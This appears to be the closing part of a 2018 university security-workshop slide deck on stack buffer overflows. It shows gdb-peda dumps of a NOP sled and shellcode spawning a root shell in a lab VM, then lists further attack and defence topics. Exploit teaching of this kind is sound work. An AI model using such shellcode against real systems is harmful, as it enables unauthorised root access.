Breakpoint 1, main (argc=0x2, argv=0xbffffeca4) at overflow_example.c:5
5          copier(argv[1]);
gdb-peda$
```

GDB

```
[-----registers-----  
EAX: 0xbffffec10 --> 0x2  
EBX: 0x0  
ECX: 0xbffffec10 --> 0x2  
EDX: 0xbffffec34 --> 0x0  
ESI: 0xb7fba000 --> 0x1b1db0  
EDI: 0xb7fba000 --> 0x1b1db0  
EBP: 0xbffffebf8 --> 0x0  
ESP: 0xbffffebf0 --> 0xb7fba3dc --> 0xb7fbb1e0 --> 0x0
```

GDB

GDB

```
[----- registers -----]
EAX: 0xbffffeed --> 0x90909090
EBX: 0x0
ECX: 0xbfffec10 --> 0x2
EDX: 0xbfffec34 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbffffebd8 --> 0xbffffebf8 --> 0x0
ESP: 0xbffffeb60 --> 0x0
```

```
gdb-peda$ x/40w $esp
0xbffffeb60: 0x00000000 0x00000001 0xb7fff918 0x90909090
0xbffffeb70: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffeb80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffeb90: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffffeba0: 0x90909090 0x90909090 0x90909090 0xc389c031
0xbffffebb0: 0x80cd17b0 0x6852d231 0x68732f6e 0x622f2f68
0xbffffebc0: 0x52e38969 0x8de18953 0x80cd0b42 0x41414141
0xbffffebd0: 0x41414141 0x41414141 0x41414141 0xbffffeb84
0xbffffebe0: 0xbffffee00 0xbffffeca4 0xbffffecb0 0x08048501
0xbffffebf0: 0xb7fba3dc 0xbffffec10 0x00000000 0xb7e20637
```

```
gdb-peda$ c
Continuing.
process 3446 is executing new program: /bin/zsh5
Error in re-setting breakpoint 1: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 2: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 3: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 4: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
Error in re-setting breakpoint 5: No source file named /home/seed/Downloads/buffero
verflowexamplefiles/overflow_example.c.
$
```

```
[10/23/18] seed@VM:~/.../bufferoverflowexamplefiles$ ./overflow_example $(cat payload)
You entered 'AAAAAAAAAAAAAAAAAAAA' at 0xbfffeb5c
# whoami
root
# ls
overflow_example    payload          peda-session-overflow_example.txt
overflow_example.c  peda-session-ls.txt  printBuffer.py
#
```

“Advanced” Topics

Other Attacks

Congrats! You are now a super l33t hacker!

...Of the 1980s. The attack demo'd here is old news

Some other attacks you may want to google on your own time:

- Printf arbitrary read/write
- Heap overflow
- Data leakage

More Stuff To Google

Protections

- Non-executable Stack
- Address Space Layout Randomization (ASLR)
- Stack Canaries

...And Circumventing Those Protections

- NOP-sledding
- Data leakage
- Return-to-libc attack
- ROP chaining

Takeaway

A stack overflow attack is just one (classic) example of exploiting program logic to do cool stuff.

Hacking is about learning the rules and coming up with a neat way to do unexpected things within those rules.

The example we showed today is just that: **one** example. Exploitation of logic flaws can take countless forms.

Get familiar with how stuff works and you'll be ready to start hacking!



NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS



State Farm and the State Farm logo are registered trademarks of State Farm Mutual Automobile Insurance Company.